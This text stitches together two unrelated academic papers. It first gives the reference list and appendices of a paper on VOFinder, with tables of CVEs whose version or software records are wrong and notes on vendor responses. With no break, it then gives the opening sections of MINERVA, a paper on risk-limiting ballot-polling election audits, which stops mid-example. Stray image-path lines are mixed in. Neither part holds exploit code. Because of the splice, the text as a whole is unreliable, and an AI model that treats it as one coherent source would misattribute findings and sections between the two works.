[51] Daniela Steidl, Benjamin Hummel, and Elmar Juergens. Incremental origin analysis of source code files. In *Proceedings of the 11th Working Conference on Mining Software Repositories*, pages 42–51, 2014.

[52] National Telecommunications and Information Administration. NTIA Software Component Transparency with SBOM (Software Bill of Materials), 2020. https://www.ntia.doc.gov/SoftwareTransparency.

[53] Tijana Vislavski, Gordana Rakic, Nicolás Cardozo, and Zoran Budimac. LICCA: A tool for cross-language clone detection. In *2018 IEEE 25th International Conference on Software Analysis, Evolution and Reengineering (SANER)*, pages 512–516, 2018.

[54] Daniel Votipka, Rock Stevens, Elissa Redmiles, Jeremy Hu, and Michelle Mazurek. Hackers vs.Testers: A Comparison of Software Vulnerability Discovery Processes. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 374–391, 2018.

[55] Pengcheng Wang, Jeffrey Svajlenko, Yanzhao Wu, Yun Xu, and Chanchal K Roy. CCAligner: a token based large-gap clone detector. In *Proceedings of the 40th International Conference on Software Engineering (ICSE)*, pages 1066–1077, 2018.

[56] Wikipedia. Index case (or patient zero), 2020. https://en.wikipedia.org/wiki/Index_case.

[57] Michael Worobey, Thomas D Watts, Richard A McKay, Marc A Suchard, Timothy Granade, Dirk E Teuwen, Beryl A Koblin, Walid Heneine, Philippe Lemey, and Harold W Jaffe. 1970s and 'Patient 0' HIV-1 genomes illuminate early HIV/AIDS history in North America. *Nature*, 539(7627):98–101, 2016.

[58] Yang Xiao, Bihuan Chen, Chendong Yu, Zhengzi Xu, Zimu Yuan, Feng Li, Binghong Liu, Yang Liu, Wei Huo, Wei Zou, and Wenchang Shi. MVP: Detecting Vulnerabilities using Patch-Enhanced Vulnerability Signatures. In *29th USENIX Security Symposium (USENIX Security)*, pages 1165–1182, 2020.

Appendix A Results of the incorrect VZs

We introduce a list of CVEs that provides the incorrect VZ, along with the correct VZ discovered by `VOFinder` for each CVE. Note that there was no case where the reproduction was succeeded only in the incorrect VZ provided by CPE; the reproduction either was succeeded in both the VZ discovered by `VOFinder` and that of CPE or was failed in both of them due to the reasons specified in Section 5.1.

∗ **CPE**: Show only one parent software among the CPE-registered software (determined by the result of `VOFinder`).

∗∗**VZ**: Discovered VZ using `VOFinder`.

† **Verification**: How to verify the VZ (see Section 5.1).

Table 8: **50 CVEs** with wrong **versions**.

CVE ID	CPE∗		VZ∗∗	Verification†
	Software	Version	**Version**	
CVE-2007-1320	Qemu	v0.8.2	v0.6.0	Code review
CVE-2008-4225	Libxml2	v2.7.2	v2.2.6	Code review
CVE-2009-3720	Expat	v2.0.1	v2.0.0	Code review
CVE-2012-1013	Krb5	v1.8	v1.7.1	Code review
CVE-2014-0185	PHP	v5.5.0	v5.3.4	Author sites
CVE-2014-3985	Miniupnp	v1.9	v1.8	Code review
CVE-2014-4344	Krb5	v1.10	v1.5	Code review
CVE-2014-8116	File	v5.20	v5.19	Code review
CVE-2015-3395	FFmpeg	v2.0.6	n0.10.8	Author sites
CVE-2016-3705	Libxml2	v2.9.3	v2.9.0	Reproduction
CVE-2016-8687	Libarchive	v3.2.1	v3.1.0	Code review
CVE-2016-8688	Libarchive	v3.2.1	v3.1.0	Reproduction
CVE-2016-9118	OpenJPEG	v2.1.2	v2.1.1	Code review
CVE-2016-9388	Jasper	v1.900.14	v1.900.1	Reproduction
CVE-2016-9535	Libtiff	v4.0.6	v4.0.5	Code review
CVE-2016-9573	OpenJPEG	v2.1.2	v2.1.1	Reproduction
CVE-2016-10269	Libtiff	v4.0.7	v4.0.0	Reproduction
CVE-2016-10270	Libtiff	v4.0.7	v4.0.0	Reproduction
CVE-2017-5225	Libtiff	v4.0.7	v4.0.0	Reproduction
CVE-2017-5601	Libarchive	v3.2.2	v3.0.4	Reproduction
CVE-2017-6420	ClamAV	v0.99.2	v0.99.1	Code review
CVE-2017-7407	Curl	v7.53.1	v6.5.0	Author sites
CVE-2017-7746	Wireshark	v2.0.0	v1.99.9	Code review
CVE-2017-9047	Libxml2	v2.9.4	v2.6.20	Code review
CVE-2017-9226	Oniguruma	v6.2.0	v5.9.6	Code review
CVE-2017-9227	Oniguruma	v6.2.0	v5.9.6	Code review
CVE-2017-9229	Oniguruma	v6.2.0	v5.9.6	Code review
CVE-2017-11462	Krb5	v1.8	v1.14	Reproduction
CVE-2017-14054	FFmpeg	v3.3.3	v3.1	Code review
CVE-2017-14152	OpenJPEG	v2.2.0	v2.1.1	Code review
CVE-2017-14164	OpenJPEG	v2.2.0	v2.1.1	Code review
CVE-2017-14169	FFmpeg	v3.3.3	n2.5	Reproduction
CVE-2017-14170	FFmpeg	v3.3.3	n2.6	Code review
CVE-2017-14222	FFmpeg	v3.3.3	n2.5.3	Code review
CVE-2017-14223	FFmpeg	v3.3.3	n2.6	Code review
CVE-2017-14502	Libarchive	v3.3.2	v3.1.900a	Code review
CVE-2017-17081	FFmpeg	v3.4	n2.3	Code review
CVE-2017-17480	OpenJPEG	v2.3.0	v1.1	Code review
CVE-2017-1000249	File	5_29	5_22	Code review
CVE-2018-5727	OpenJPEG	v2.3.0	v2.1.2	Code review
CVE-2018-5785	OpenJPEG	v2.3.0	v2.1.1	Reproduction
CVE-2018-16790	Libbson	v1.12.0	v1.9.0	Code review
CVE-2018-18088	OpenJPEG	v2.3.0	v2.2.0	Code review
CVE-2019-9718	FFmpeg	v4.1	n3.5	Code review
CVE-2019-12973	OpenJPEG	v2.3.1	v2.3.0	Reproduction
CVE-2019-13224	Oniguruma	v6.9.2	v6.4.0	Code review
CVE-2019-15681	Libvncserver	v0.9.12	v0.9.8	Code review
CVE-2019-19317	Sqlite	v3.30.1	v3.26.0	Code review
CVE-2019-1010239	cJSON	v1.7.8	v1.7.4	Reproduction
CVE-2020-7595	Libxml2	v2.9.10	v2.9.6	Code review

Table 9: **46 CVEs** with wrong **software programs**.

CVE ID	CPE∗	VZ∗∗		Verification†
	Software	**Software**	Version	
CVE-2006-5748	Firefox	JS engine	N/A	Code review
CVE-2009-0774	Firefox	JS engine	N/A	Code eview
CVE-2009-2466	Firefox	JS engine	N/A	Code eview
CVE-2009-2663	Firefox	Vorbis	v1.0.1	Code eview
CVE-2009-3379	Firefox	Vorbis	v1.0.0	Code review
CVE-2010-3176	Firefox	Vorbis	v1.0.0	Code review
CVE-2011-3026	Chrome	Libpng	v1.2.44	Author sites
CVE-2011-3045	Chrome	Libpng	v1.2.44	Author sites
CVE-2011-3439	iOS	Freetype	v2.4.5	Author sites
CVE-2011-3893	Chrome	FFmpeg	n0.5.8	Author sites
CVE-2013-0760	Firefox	Uchardet	v0.0.2	Code review
CVE-2013-0894	Chrome	FFmpeg	n0.10.6	Author sites
CVE-2013-6629	Chrome	Libjpeg	6b	Code review
CVE-2013-7226	PHP	Libgd	v2.1.0	Author sites
CVE-2014-0237	PHP	File	5_06	Author sites
CVE-2014-3710	PHP	File	5_16	Author sites
CVE-2014-6262	Zenoss_core	RRDtool	v1.5.0	Author sites
CVE-2015-2756	Debian Linux	Qemu	v2.3.0	Code review
CVE-2015-4335	Redis	Lua	v5.1	Reproduction
CVE-2015-5165	Xen	Qemu	v2.3.0	Code review
CVE-2015-8080	Redis	Lua	v5.3	Reproduction
CVE-2015-8865	PHP	File	4_26	Author sites
CVE-2016-1624	Chrome	Brotli	v0.1.0	Code review
CVE-2016-1626	Chrome	OpenJPEG	v2.0	Code review
CVE-2016-1968	Firefox	Brotli	v0.1.0	Code review
CVE-2016-2464	Android	Libwebm	v1.0.0.26	Code review
CVE-2016-2808	Firefox	Spidermonkey	v25	Author sites
CVE-2016-4477	Android	Wpa_supplicant	v0.4.0	Code review
CVE-2016-5152	Chrome	OpenJPEG	v2.0.1	Reproduction
CVE-2016-5257	Firefox	FFmpeg	n3.1	Code review
CVE-2017-0381	Android	Libopus	draft-09	Code review
CVE-2017-0386	Android	Libnl	v2.0	Code review
CVE-2017-0393	Android	Libvpx	v1.3.0	Code review
CVE-2017-0408	Android	JPEG-compressor	v0.1	Code review
CVE-2017-0553	Android	Libnl	v2.0	Code review
CVE-2017-0663	Android	Libxml2	v2.7.0	Code review
CVE-2017-0700	Android	JPEG-compressor	v0.1	Reproduction
CVE-2017-5056	Chrome	Libxml2	v2.2.6	Code review
CVE-2017-6983	iOS	Sqlite	v3.7.11	Code review
CVE-2017-13693	Linux Kernel	Acpica	20170629	Code review
CVE-2017-13695	Linux Kernel	Acpica	20170629	Code review
CVE-2018-5146	Firefox	Vorbis	v1.2.0	Reproduction
CVE-2018-5711	PHP	Libgd	v2.1.0	Reproduction
CVE-2018-6064	Chrome	V8	v5.1.219	Reproduction
CVE-2019-9278	Android	Libexif	v6.21	Code review
CVE-2019-17371	Libpng	Gif2png	v2.5.13	Reproduction




Figure 8: CVSS and CWE distributions for the CVEs with the incorrect VZ.




Figure 9: Depiction of the vendors' responses.

Appendix B Analysis for the mislabeled CVEs

`VOFinder` identified that 96 CVEs that have wrong information related to their respective VZs. We analyzed the severity (*i.e.*, Common Vulnerability Scoring System, shortly CVSS) and type for these CVEs (*i.e.*, Common Weakness Enumeration, shortly CWE); the analysis results are shown in Figure 8.

In terms of the severity, approximately a third of the total was a high-risk vulnerability (see Figure 8 (a)). Of course, when we successfully reproduce and report high-risk vulnerabilities, most of them were immediately patched (*e.g.*, CVE-2017-0700) or managed with a CVE ID assigned (*e.g.*, CVE-2020-14147).

In the perspective of the vulnerability type, as shown in the Figure 8 (b), the most frequently appeared type is the vulnerability related to the boundary of the buffer (CWE-119, *e.g.*, buffer-overflow vulnerability). In particular, CWE-119, CWE-125, and CWE-190 belong to the top 25 most dangerous vulnerability types in 2020 [6].

Appendix C Results of the vendors' responses

We classify our reporting process into two categories: *response* and *no response* (see Figure 9). Among the total of 26 reports, we have received responses from 16 vendors:

CVE updated (1 case). This is a case where the CPE was changed to the discovered VZ by `VOFinder`.

CVE issued (2 cases). This is a case where a new CVE ID has been assigned. Of course, the vulnerability was patched before it was issued.

Vulnerability patched (4 cases). This is a case where the vulnerability that existed in the latest version of the affected software due to the incorrect VZ was patched.

Vulnerability confirmed (9 cases). This is a case where the vendors confirmed the vulnerability but decided that the vulnerability was not critical (*e.g.*, a corner case); thus, they would not patch immediately but considered patching the later versions if applicable.

Lastly, for the no response cases, we are still trying to communicate with the corresponding vendors.

MINERVA– An Efficient Risk-Limiting Ballot Polling Audit

Filip Zagórski[1], Grant McClearn[2], Sarah Morin[2], Neal McBurnett , and Poorvi L. Vora[2]

[1]Wroclaw University of Science and Technology
[2]Department of Computer Science, The George Washington University

Abstract

Evidence-based elections aim to produce trustworthy and compelling evidence of the correctness of election outcomes, enabling the detection of problems with high probability. They require a well-curated voter-verified paper trail, compliance audits, and a rigorous tabulation audit of the election outcome, known as a risk-limiting audit (RLA).

This paper focuses on ballot polling RLAs which can require that a very large sample of ballots be drawn. The main ballot polling RLA in use today, BRAVO, is designed for use when single ballots are drawn at random and a decision regarding whether to stop the audit or draw another ballot is taken after each ballot draw. But in practice, ballot polling audits draw many ballots in a single round before determining whether to stop.

Direct application of BRAVO to large rounds results in considerable inefficiency. We present MINERVA, a risk-limiting audit that addresses this problem. When compared to the BRAVO stopping rule being applied at the end of the round, for a first-round with 90% stopping probability, MINERVA halves the number of ballots required across all state margins in the 2020 US Presidential election. When compared to the BRAVO stopping rule being applied after examination of individual ballots, MINERVA reduces the number of ballots by about a quarter. MINERVA requires that round sizes are predetermined; this does not appear to be a drawback for large first rounds which have been typical choices for election officials.

Ballot-polling audits are the leading option in most states. MINERVA significantly reduces the necessary expense for contests with close margins and thus makes adopting RLAs easier. Wider adoption of RLAs is a critical step in increasing public confidence in elections.

MINERVA was used in Ohio's pilot RLA of the primaries in May 2020 in Montgomery County. We provide open-source implementations of MINERVA. The code has been integrated as an option in Arlo, the most widely-used RLA software.

*filip.zagorski@votifica.com, Author was partially supported by Polish National Science Centre contract number DEC-2013/09/D/ST6/03927

†poorvi@gwu.edu

1 Introduction

The goal of the Help America Vote Act (HAVA) passed by the United States Congress in 2002 was to improve voting systems, but it led to the large-scale deployment of insecure electronic voting systems [2–4]. Additionally, no matter how well-developed a voting system, it is not possible to be certain of its output in all instances. Best practices hence should include *software independent* [16] voting systems (those in which an undetected error in the software does not result in an undetectable error in the election outcome) and *evidence-based elections* [21], in which the voting system provides not only the tally, but also evidence that the outcome is correct, and in which the evidence is examined by the public to determine whether the outcome is correct.

The more recent trend is a return to paper-based systems, albeit with ongoing voter verification weaknesses in some quarters [1]. Voter-verified paper records, combined with secure curation of the paper trail and compliance and voter registration audits provide an independent record of voter intent and convert almost any voting system into a system that is evidence-based. One need not perform a full manual recount of the independent record of voter intent to verify the election outcome. Risk Limiting Audits (RLA), as described by Lindeman and Stark [8], provide a rigorous approach to confirming the election outcome through the sampling of a subset of the ballots. A report from the National Academy of Sciences [13] and the Voluntary Voting Systems Guidelines (VVSG, version 2.0) [22] strongly support the use of RLAs.

Significant effort has been invested by policy advocacy organizations—such as Verified Voting, the Brennan Center, Common Cause, Democracy Fund and others—to educate election officials about RLAs and help them carry out pilots and statutory audits, as well as develop legislation. Non-profit VotingWorks has often been a partner, providing both open-source audit software (Arlo) and training in its use. As a consequence of these efforts, three states (Colorado, Rhode Island and Virginia) have RLAs in statute; four have a statutory pilot program (Georgia, Indiana, Kentucky, and Nevada,

where RLAs will be a requirement in 2022); four allow RLAs to satisfy a more general audit requirement (California, Ohio, Oregon and Washington); and two have an administrative pilot program (Michigan and New Jersey).

Of the different types of RLAs, the ballot polling RLA requires only minimal information—the tally and an independent ballot manifest describing the organization of ballot storage. For close contests, however, a large number of ballots need to be drawn at random, requiring considerable effort on the part of election officials. These are early times in the adoption of RLAs, and difficulties could scuttle these efforts. It is hence in the interests of election security that unnecessary inefficiencies be rectified.

We describe the MINERVA ballot polling RLA, which considerably reduces the workload when compared to BRAVO, the most common ballot polling audit. We show that MINERVA is an RLA if the round schedule is pre-determined.

1.1 Election Tabulation Audits

An election tabulation audit may be viewed as a binary hypothesis test, where the null hypothesis is that the election outcome is incorrect, and the alternative hypothesis is that it is correct. An audit is defined as *risk-limiting* to *risk limit* α if its Type I error is at most α, whatever the (unknown) true underlying vote distribution is. That is, given that the tabulated outcome is incorrect, the probability that the audit does not recognize it as such is at most α.

The most popular example of election tabulation ballot polling audits is the BRAVO [9] audit, which is a *most efficient* audit when the audit software is queried (regarding whether to stop the audit or draw more ballots) after each ballot draw, and the stopping condition is satisfied exactly when the audit is stopped. The term *most efficient* refers here, as elsewhere, to an audit requiring the smallest expected number of ballots if the election is drawn from the assumed prior. The expectation is taken over the randomness of the ballot draws.

In real election audits, multiple ballots are drawn in a round before a decision is taken. This paper shows that BRAVO is not a most efficient test in this case and proposes the more efficient risk-limiting test MINERVA, demonstrating significant decreases in first-round sizes, or lower Type I errors for the same number of ballots. For example, consider a ballot polling RLA of the 2020 Presidential contest in the state of Michigan. Election officials generally prefer a high probability of being done in a single round. If the audit applied the BRAVO rule at the end of the round, the first round size for a 90% probability of completion is 18,161 (measured in the expected number of distinct ballots). The corresponding round size for MINERVA is 8,807. Additionally, if the audit is not completed in the first round, the MINERVA Type 1 error measure is always smaller than the BRAVO measure for the same sample.

To reduce the expected BRAVO sample size, auditors can apply some additional bookkeeping effort so the BRAVO rule can be applied to each ballot in random selection order after the ballots are drawn in a round. With this approach, the first round size for a 90% probability of completion with BRAVO would drop to 12,293, still almost 40% larger than the MINERVA round size.

1.2 The Problem

We refer to audits where decisions are taken after each ballot draw as *ballot-by-ballot* or *B2* audits. The general audit, however, is a *round-by-round* or *R2* audit where, in the j^{th} round, some ballots are drawn, after which a decision is taken regarding whether to (a) stop the audit and declare the election outcome correct, (b) stop the audit and go to a full manual recount, or (c) draw the $(j+1)^{th}$ round. A B2 audit is a special case of the R2 audit, when a single ballot is drawn in each round.

There are two ways to apply B2 audit rules to an R2 audit. Let n be the number of ballots drawn at any time. Let n_j be the total number of ballots drawn after the j^{th} round, of which k_j are for the reported winner. Hereafter, when we refer to the "winner" we typically mean the "reported winner"; we refer to the "true winner" when necessary.

- *End-of-round:* In this application, the B2 stopping rule for k_j winner ballots in a sample of n_j ballots determines whether the audit will stop.
- *Selection-ordered-ballots:* In this application, the interpretation of each ballot is associated with the ballot id, so the B2 stopping condition can be tested $\forall n \leq n_j$. The audit stops if the B2 condition is satisfied for any value of $n \leq n_j$.

Selection-ordered-ballots is generally more efficient than *end-of-round* as a means of applying B2 rules to R2 audits, but requires the significant additional effort of preserving enough information to be able to recreate the subtotals of winner ballots in selection order. *End-of-round* relies only on the tallies and does not require selection order. As our paper shows, neither is a most efficient R2 stopping rule.

1.3 Our Contributions

Our contributions are as follows:

1) We derive analytical expressions for the risk and probability of stopping, given the history of rounds and the election margin for the BRAVO stopping rule. For rounds drawing single ballots each, we verify that our expressions predict the stopping percentiles of BRAVO simulations as reported by Lindeman *et al.* [9, Table 1]. The code for computing these expressions is available as a MATLAB library, released as open-source under the MIT License [23].

2) We present the MINERVA audit (or stopping rule) and prove that it is risk-limiting and at least as efficient as the corresponding *end-of-round* BRAVO stopping rule, and, relatedly,

that MINERVA provides a risk limit that is never larger than the one for *end-of-round* BRAVO.

Note that our current proof for the MINERVA properties assumes that the audit uses a predetermined schedule of round sizes, independent of what samples are drawn in earlier round sizes. Because BRAVO is designed for use with rounds of size one, a BRAVO audit need not pre-commit to round sizes. Because it appears that election officials prefer not to go back for another round, and our efficiency gains are considerable for high stopping probabilities in the first round, MINERVA is useful in spite of this constraint. For example, one could choose the second round size for MINERVA to correspond to the total number of ballots to be drawn by BRAVO in its first round, and one would see that MINERVA is virtually certain to stop by then if the required stopping probability in the first round is large enough.

3) We provide experimental results and software to support the use of MINERVA:

- To illustrate the efficiency improvements, we compute (without simulations, using the derived analytical expressions), for each state in the 2020 US Presidential election, risk limit $\alpha = 0.1$ and a stopping probability of 0.9, first round sizes for *end-of-round* BRAVO and MINERVA. We find that *end-of-round* BRAVO requires about twice the number of ballots, across all margins.
- We compute first round sizes for *selection-ordered-ballots* BRAVO and find that it requires about $25-39.5\%$ more ballots for the data of the 2020 US Presidential election, with the improvement due to MINERVA being better for smaller margins. Thus MINERVA is more efficient than *selection-ordered-ballots* BRAVO and does not require the additional bookkeeping of recording selection ballot order.
- Our code for the audits is available as MATLAB and Python libraries [12, 23, 28]. All code is released as open source under the MIT license. The Python code for the MINERVA audit was used for an RLA pilot in Montgomery County, Ohio in May 2020. The Python library has been integrated as an option into Arlo, the most popular election audit software that has been used to run a large number of RLAs [25].

Advocacy groups continue to work towards policies supporting or requiring RLAs, and efficiency improvements will impact their adoption and progress towards evidence-based elections.

For those implementing audits, we note that, depending on the margin and the voting technology used, ballot comparison or batch comparison audits could be more desirable RLAs. One may also consider combinations of ballot comparison and ballot polling audits, such as described in [14].

4) The class of R2 stopping rules is a class of B2 rules when round size is one. Of theoretical interest, we prove that B2 MINERVA (round size one) has the same stopping rule as B2 BRAVO. We do not claim that MINERVA is a most efficient R2 audit; the problem of finding the most efficient R2 audits is open.

1.4 Organization

Section 2 presents the model and related work. Section 3 motivates the problem with an example demonstrating that the application of B2 rules to an R2 audit results in inefficiencies. Section 4 introduces the MINERVA audit with examples and provides insight into why the audits are risk-limiting and more efficient than either R2 application of B2 BRAVO. Section 5 presents rigorous claims of MINERVA's risk-limiting and efficiency properties. Section 6 presents applications of our results, and Section 7 describes the use of MINERVA in a pilot RLA of the primaries in Montgomery County, Ohio in May 2020. Section 8 concludes. Some proofs and some more experimental results are in the Appendix.

2 Background

There are three main categories of risk-limiting audits. Each requires that the voting system produce a tally, and that administrators provide a ballot manifest, independent of the voting system, which details the physical storage organization of the ballots so that specific ballots may be identified (for example, "the fifth ballot in Batch 100"). Each has some distinguishing traits:

1. Ballot polling audits: Ballots are drawn at random and a decision of whether to stop the audit or not is based on the sample drawn. No additional data is required.
2. Batch comparison audits: The ballots are organized in batches, such that each ballot belongs to exactly one batch. Batches are chosen at random and the manual tally of all ballots in a chosen batch is compared to the batch tally announced by the voting system. The results of the comparisons determine whether to stop the audit or draw another batch/batches. This type of audit requires the voting system to provide tallies for each batch. It thus requires more granular detail about the tally than does a ballot polling audit.
3. Ballot comparison audits: Individual ballots are chosen at random and the physical ballot is compared to the cast vote record (CVR), which is the electronic representation of the ballot choices as interpreted by the voting system. The collection of CVRs uniquely determines the tally. The results of the comparisons provide the basis for the stopping decision. This type of audit requires the voting system to provide a CVR for each ballot. It thus requires more granular detail about the tally than do the ballot polling audit and the batch comparison audit. It is

the most efficient of all three audits in terms of number of ballots drawn, but many voting systems either don't produce CVRs, or make them too difficult to match up with the corresponding paper ballots.

The comparison audits may provide greater satisfaction to election officials and the public because each comparison provides a measure of how close the system came to achieving the goal of a correct election. But batch comparison audits can require more setup and work than a ballot polling audit, especially when batches are large. Ballot comparison audits are not always feasible. For these reasons, ballot polling audits are the most common and have been used in a number of state pilots (California, Georgia, Indiana, Michigan, Ohio, Pennsylvania and elsewhere). The main challenge in implementing ballot polling audits is the very large number of ballots that need to be drawn in close contests; $\Theta(\frac{1}{m^2})$ for margin m. Note that the multiplying constant for the audit does matter in this scenario; a factor of two improvement, for example, can reduce by nearly half the number of person days required to complete a large audit. This is particularly useful when the number of ballots to be drawn is in the tens of thousands, such as would have been the case for ballot polling RLAs with risk limit 0.1 in Georgia, Arizona, Wisconsin, Pennsylvania, North Carolina, Nevada, Michigan and Florida in the 2020 Presidential contest (see Table 1).

2.1 The Model

We consider a plurality contest and assume ballots are drawn with replacement. We assume all ballots have a vote for either the winner or the loser; because ballots are sampled with replacement, our argument is easily extended to contests with multiple candidates and invalid ballots (as for BRAVO, for example, see [8]). We denote by w the true winner, w_a the announced winner, ℓ_a the announced loser and p the announced fractional tally for w_a (typically based on preliminary, uncertified results).

A polling audit will estimate whether w_a is the true winner. We denote by n_j the total number of ballots drawn at the end of the j^{th} round, and by k_j the corresponding total number of ballots for the winner. Hence the number of new ballots drawn in round j is $n_j - n_{j-1}$, and the number of new votes for the winner drawn in round j is $k_j - k_{j-1}$. If necessary, one may assume that $n_0, k_0 = 0$. We often refer to $[n_1, n_2, \ldots, n_j, \ldots]$ as the *round schedule*. A B2 audit is an R2 audit with round size $n_j = j$. That is, the round schedule of a B2 audit is $[1, 2, \ldots, j, \ldots]$.

The total number of ballots drawn at any time during the audit is denoted n (if the number of rounds drawn so far is j, $n = n_j$). The random variable representing the number of ballots drawn so far for the winner is represented by K. We use k^*, k_* and $\tilde{k}$ to represent specific numbers of winner ballots as well.

The entire sample drawn up to the j^{th} round, in sequence, forms the *signal* or the *observation*; the corresponding random variable is denoted X_j, the specific value x_j. The entire sample drawn so far is denoted X, its specific value x. We do not *a priori* assume a last round for the audit. The audit stops when it satisfies the stopping condition.

We model the audit as a binary hypothesis test:

Null hypothesis H_0: The election outcome is the closest possible incorrect outcome: $w \neq w_a$ and the fractional vote count for w_a is $\frac{1}{2}$. In particular, if the total number of valid votes is even, the election is a tie. If the total number of valid votes is odd, the margin is one in favor of ℓ_a. In this case, we assume that the number of valid votes is large enough that the fractional vote count is sufficiently close to $\frac{1}{2}$. Henceforth, we will refer to both cases as being represented by a fractional vote count of $\frac{1}{2}$.

Alternate hypothesis H_a: The election outcome is correct: $w = w_a$ and the fractional vote count is as announced.

After each round the test $\mathcal{A}$ takes X as input and outputs one of the following:

- *Correct:* The test estimates that $w = w_a$ and the audit should stop.
- *Incorrect:* The test estimates that $w \neq w_a$. We stop drawing votes and proceed to perform a complete hand count to determine w.
- *Undetermined (draw more samples):* We need to draw more ballots to improve the estimate.

When the audit stops, it can make one of two kinds of errors:

1. *Miss:* A *miss* occurs when $w \neq w_a$ but the audit misses this, and outputs *Correct*. We denote by P_M the probability of a miss:

$$P_M = Pr[\mathcal{A}(X) = Correct \mid H_0]$$

   P_M is the *risk* in risk limiting audits and the Type I error of the test.

2. *Unnecessary Hand Count:* Similarly, if $w = w_a$, but the audit estimates that a hand count must follow, the hand count is unnecessary. We denote the probability of an *unnecessary hand count* by P_U:

$$P_U = Pr[\mathcal{A}(X) = Incorrect \mid H_a]$$

   P_U is the Type II error.

Like the BRAVO audit, this paper focuses on tests with $P_U = 0$. The risk, on the other hand, is an important (generally) non-zero value characterizing the quality of the audit.

2.2 Related Work

A *risk-limiting audit (RLA)* with *risk limit* α—as described by, for example, Lindeman and Stark [8]—is one for which the risk is smaller than α for all possible (unknown) true tallies in the election. For convenience when we compare audits, we refer to this audit as an α-*RLA*.

Definition 1 (Risk Limiting Audit (α-RLA)). *An audit $\mathcal{A}$ is a Risk Limiting Audit with risk limit α iff*

$$P[\mathcal{A}(X) = Correct \mid H_0] \leq \alpha$$

There are many audits that would satisfy the α-*RLA* criterion, and not all would be desirable. For example, the constant audit which always outputs *Incorrect* always requires a hand count and is risk-limiting with $P_M = 0 < \alpha, \forall\alpha, \forall p$. However, $P_U = 1$, and the audit examines all votes each time; this is undesirable.

An example of an α-*RLA* with $P_U = 0$ and drawing fewer ballots is the B2 BRAVO audit [9] which specifies round size increments of one.

We use the following notation:

$$\sigma(k,p,n) \triangleq \frac{p^k(1-p)^{n-k}}{(\frac{1}{2})^n} \tag{1}$$

Definition 2 (BRAVO). *An audit $\mathcal{A}$ is the B2 (α,p)-*BRAVO *audit iff the following stopping condition is tested at each ballot draw. If the sample X is of size n and has k ballots for the winner,*

$$\mathcal{A}(S) = \begin{cases} Correct & \sigma(k,p,n) \geq \frac{1}{\alpha} \\ Undetermined & else \end{cases} \tag{2}$$

Its p-value is $\sigma(k,p,n)^{-1}$.

$\sigma(k,p,n)$ is the *likelihood ratio* of the drawn sequence X. The B2 (α,p)-BRAVO audit is an *SPRT* [26] with:

H_0, the null hypothesis: the election is a tie

H_a, the alternate hypothesis: the fractional tally for the winner is p.

Implicit in Definition 2 is the point that a sequence X is tested only if it has not previously satisfied the test. If $\mathcal{A}(X_*) = Correct$ for some sequence X_*, all extensions X_*^+ of X_* are defined as having passed the test. Determining the stopping condition by evaluating $\mathcal{A}(X_*^+)$ does not satisfy the assumptions of the test, and the properties of the test do not necessarily apply. As we shall see in Section 3, this is relevant to *end-of-round* BRAVO. In fact, it is relevant to *end-of-round* applications of any B2 audit that is an *SPRT*.

B2 BRAVO is a most efficient test given the hypotheses (if, in each instance that the stopping condition is satisfied, it is satisfied exactly). Vora shows that B2 (α,p)-BRAVO is an α-*RLA* because it assumes a tie for H_0, which is the wrong election outcome that is hardest to distinguish from the announced one, and hence defines the worst-case risk [24].

Other approaches, such as Rivest's CLIP Audit [15], improve on B2 BRAVO's efficiency subject to certain constraints (namely, of β as defined in [15]). More creative approaches, such as the k-cut method, attempt to reduce the effort made by election officials in a ballot polling audit [18].

An early prototype of MINERVA mirrored the explicit risk allocation found in Stark's Conservative Statistical Post-Election Audits [20]: before ballots are examined for the audit, a list of increasing rounds $(n_1,n_2,...,n_j)$, and a list of corresponding risks $(\alpha_1,\alpha_2,...,\alpha_j)$ are generated. The early prototype solved this problem by exactly computing the risk and probability distributions (using the convolution as described in a later section). This led to a fundamental improvement of MINERVA over BRAVO.

There is a line of work on *group sequential testing* [5–7, 27] but all results that we were able to find begin with the assumption of a normal distribution and cannot be directly applied to the considered scenario of auditing elections.

3 BRAVO Theory vs Practice

In this section we use an example to illustrate the problems of using B2 rules for an R2 audit.

The B2 (α,p)-BRAVO audit, Definition 2, is the following ratio test (inequality (2)) performed after each draw:
$\sigma(k,p,n) = \frac{p^k(1-p)^{n-k}}{(\frac{1}{2})^n} \geq \frac{1}{\alpha}$.

Because $p > 1-p$ and the denominator above does not depend on k, $\sigma(k,p,n)$ is monotone increasing with k. There is hence a minimum value of k for which the B2 (α,p)-BRAVO stopping condition is satisfied. That is, $\exists\, k_{min}(\text{BRAVO},n,p,\alpha)$ such that the stopping condition of Definition 2, inequality (2), is:

$$\mathcal{A}(S) \;=\; Correct \Leftrightarrow k \geq k_{min}(\text{BRAVO},n,p,\alpha)$$

In fact it is easy to see that $k_{min}(\text{BRAVO},n,p,\alpha)$ is a discretized straight line as a function of n, with slope and intercept determined by p and α (see, for example, [26]).

$$k_{min}(\text{BRAVO},n,p,\alpha) = \lceil m(\text{BRAVO},p,\alpha)\cdot n + c(\text{BRAVO},p,\alpha)\rceil \tag{3}$$

where

$$m(\text{BRAVO},p,\alpha) = \frac{\log\frac{\frac{1}{2}}{1-p}}{\log\frac{p}{1-p}}$$

$$c(\text{BRAVO},p,\alpha) = -\frac{\log\alpha}{\log\frac{p}{1-p}}$$

We drop one or more arguments of k_{min}, c or m when they are obvious.

Example 1 (B2 BRAVO vs R2 BRAVO)**.** Let $\alpha = 0.1$ and $p = 0.75$, we get, from equation (3):

$$k_{min}(\text{BRAVO}, n, 0.75, 0.1) \approx \lceil 0.6309n + 2.0959 \rceil \quad (4)$$

Consider ballots drawn in rounds of size $20, 40, 60, \ldots$ and the BRAVO condition being tested:

